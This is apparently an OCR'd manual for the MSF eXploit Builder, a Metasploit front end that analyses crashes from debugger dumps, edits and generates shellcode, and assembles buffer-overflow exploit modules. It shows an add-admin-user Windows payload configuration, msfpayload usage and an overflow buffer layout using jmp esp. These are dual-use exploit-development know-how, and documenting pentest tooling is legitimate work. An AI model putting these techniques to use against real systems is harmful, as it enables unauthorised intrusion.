
Paste here the memory dump from ESP

The user can play with it by simply copying the memory dump from ESP (taken in the debugger) and pasting it in the field.
Then, MSF-XBA will do an analysis based on bug-rules and will provide information about how to successfully exploit the bug! ;-)

Note that this feature has to be enhanced...

MSF-XB's assistant: Analyzing the bug

Then, the exploit writer can continue the analysis of the discovered bug with the following window:




From there, the user has to provide the registers state at the moment of when the bug occurs. (i.e.: when EIP is overwritten)
He can just do a copy/paste from the debugger.
Then he pastes the registers' state in the first field, he will be asked also (if needed) to paste the last ASM instruction executed in the second field.

When it's done; MSF-XBA will do an Artificial Intelligence based analysis! :-)
Again, this feature has to be enhanced...

The user can also do a memory dump of the target's process' memory.
To do so; he just has to specify which register he wants and the length of the memory space to dump. Then he just clicks on the « Dump » button.

This feature uses the «sca.exe» miniDebugger tool. *(the provider's name is keept secret :p)*
It is a compiled version (.EXE) of the dumper.py script.



```
C:\Mes Projets\MSF-XB11\Exe\TOOLZ\miniDebugger>sca.exe
Usage: python dumper.py [pid] [reg] [size to dump]

C:\Mes Projets\MSF-XB11\Exe\TOOLZ\miniDebugger>_
```


Again; MSF-XBA knows what parameters to pass to the third party tool and directly runs the needed command line without user interaction.

⇨ **Run forest! Run!**

MSF-XBA: The shellcodes' arena

When writing an exploit, of course: an exploit writer will use a shellcode.
The Metasploit Framework comes with a neat list of shellcodes *(for various platforms)*.
By the way, you guys maybe want to use your « teeny weenie shellcodie »!

And so, a dedicated window is integrated into the MSF eXploit Builder's Assistant:



Command: taskmgr.exe

File: C:\Program Files\Metasploit\Framework3\framework\external\source\shellcode\

hex2asm


Parameters: EXITFUNC=seh USER=ja PASS=ja ADMIN_GROUP=Administrateurs

File: C:\Program Files\Metasploit\Framework3\framework\modules\payloads\singles\windows\adduser.rb

Format: JavaScript (C, JavaScript, Perl, Raw, Summary, Xecutable)

From this window, the user can easily open and edit an existing shellcode.
Note: the path to the MSF's shellcodes directory is specified by default ;-p
The killer coding ninja monkey you are can also directly write here his shellcode in pure asm :-@

The « View » button can be used to customize the shellcode (payload) via the MSFweb interface:



Windows Execute net user /ADD

Create a new user and add them to local administration group

This module (v3534, 4419) was provided by hdm and vlad902, under the Metasploit Framework License.

Size:	198
Architecture:	x86
Operating system:	Windows
OPTIONS	
EXITFUNC	Required
Exit technique: seh, thread, process (type: raw)	seh
USER	Required
The username to create (type: string)	metasploit
ADMIN_GROUP	Required
The name of the Administrators group (type: string)	Administrators
PASS	Required
The password for this user (type: string)	
Max Size:	
Restricted Characters (format: 0x00 0x01):	0x00
Selected Encoder:	Default
Format:	C

Generate

The shellcode's code can be quickly converted by choosing the convertion function in a combo box and then clicking on the « *Convert* » button.

You will currently find this in the combo box:
hex2asm, *hex2byte*, *byte2hex*, and *xor* (where the *key* field appears)

The final shellcode (payload) can also be generated from the MSF-XBA's interface.
To do this, the user has to specify:

- The Parameters' values
- The encoder to be used
- The result's format (*C*, *JavaScript*, *Perl*, *Raw*, *Summary* or *Xecutable*)

**** This feature has to be enhanced (alpha version actually) ****
See: «`C:\Program Files\Metasploit\Framework3\framework\lib\msf\base\simple\payload.rb`»

```
Usage: C:/Program Files/Metasploit/Framework3/framework/msfpayload <payload>
[var=val] <S[ummary]|C|P[erl]|R[aw]|J[avascript]|e[X]ecutable>
```


Note: the *Xecutable* format means that a .EXE file will be generated

MSF-XBA: Building an MSF's exploit module based on a PoC code

On websites like milw0rm (*http://www.milw0rm.com*); we can find a tons of exploits' codes.
By the way, we will find Proof Of Concept codes, exploits working against only one target, codes written in Perl, codes written in Python, codes written in C, in Java, in VBscript... ...

It is not clean for a pentester to have an exploits' directory which contains anarchy.

So, it could be useful to rewrite some exploits to include them into the Metasploit Framework.
This task can be accomplished via the last window of the MSF eXploit Builder's Assistant:



Command: taskmgr.exe

RAW could be: rand_text_alphanumeric

Operation	Length	Value
NOP	10	
RAW	4	A
NOP	8	
RET	4	
PAYLOAD	256	
RAW	5 000	A
Sum	5 282	

RET type: jmp esp

Your name: JA

This last window called « Design » let the user to specify the exploit's design.
It could be seen like this:

malicious_buffer + eip + noping + shellcode


By having specified the Information about the vulnerability in the first window, the BadChars in the second window, having retrieved the Analysis of the bug and finally tuned the Shellcode...
The exploit writer has just two steps to touch the Saint Graal:

- Specifying the opcode required for the return address (if any is needed)
- Entering his name

And then: Click on the « Generate » button to build his exploit. Tada!

MSF-XB: The full power of the Builder

A great functionality is present in the MSF eXploit Builder.
This one is cached under a button on the top-right of the MSF-XB's windows:




It is the « **User Macro-Code** ».

What is this doc?

> With the UMC (User Macro Code): the end users can add their own macros to their MSF eXploit Builder's environment.
> So the users have access to a complete IDE (Integrated Development Environment).

By clicking on the UMC's button, the user will have access to a new window:



Tip: the key combination "Windows"+F2 enables you to open this window.


From this one; the user can:

- Add a new Macro-Code
- Edit the code of an existing MC
- Test a Macro-Code
- Delete an MC
- Send the code of his own Macro-Codes by mail

MSF-XB: The Users' Macro-Codes

AUTOMATIC FEATURES (AAF) FOR THE END USER

When the user click on the « Add a Macro-Code » button, a wizard will starts to help him to write his new MC:



Select the type of action for which a custom process will be created:

[✓ Action on a control or on the window]

Action on a key combination

Import an action from a file


The user can add a custom process into the MSF eXploit Builder, and so extend the built-in functionalities of it in an infinite way. (*« ouch! » You said? ;-)*)

The MSF-XB's user have the choice between three actions in the first windows of the MSF-XB's Macro-Code Wizard (MSF-XB-MCW ^_^):

- Add an action on a control or on the window
- Add an action on a key combination
- Import an action from a file

MSF-XB-MCW: Adding an action on a control or on the window

If the user chooses to add a customized action on a window for example, he will have the choice to control:



Creating a User Macro-Code

You want to customize the 'FEN_MENU2' window

Select the action to customize:

Closing
End of Initialization
Focus Gain
Focus Loss
Global Declaration
Resizing
Whenever Modified


The custom action will be run

[✓ Before the Application Action]
After the Application Action

- The Closing event
- The End of Initialization event
- The Focus Gain event
- The Focus Loss event
- The Global Declaration event
- The Resizing event
- The Whenever Modified event

The user will specify when the action will be performed (before or after the specified Application Action).

After that, he will be invited to write the code of the Macro:



Civil Status: Enter the macro title

[✓ Before] After — the closing of FEN_MENU2

```
// Enter the macro code
```

The code has to be written in the WLanguage programming language.

It is an uncommon but VERY EASY and VERY INTUITIVE language.

People can directly call the Windows' APIs.
People can easily connect to a database and launch SQL commands.
People can easily interact with the registry.
People can easily read/write files.
People can easily play with sockets.
People can easily interact with browsers and mail clients (special built-in functions for Outlook, Lotus Notes …)
People can easily do a VoIP or domotic scanner!

People have the ability to extend the MSF eXploit Builder in a large wide!

APPENDIX

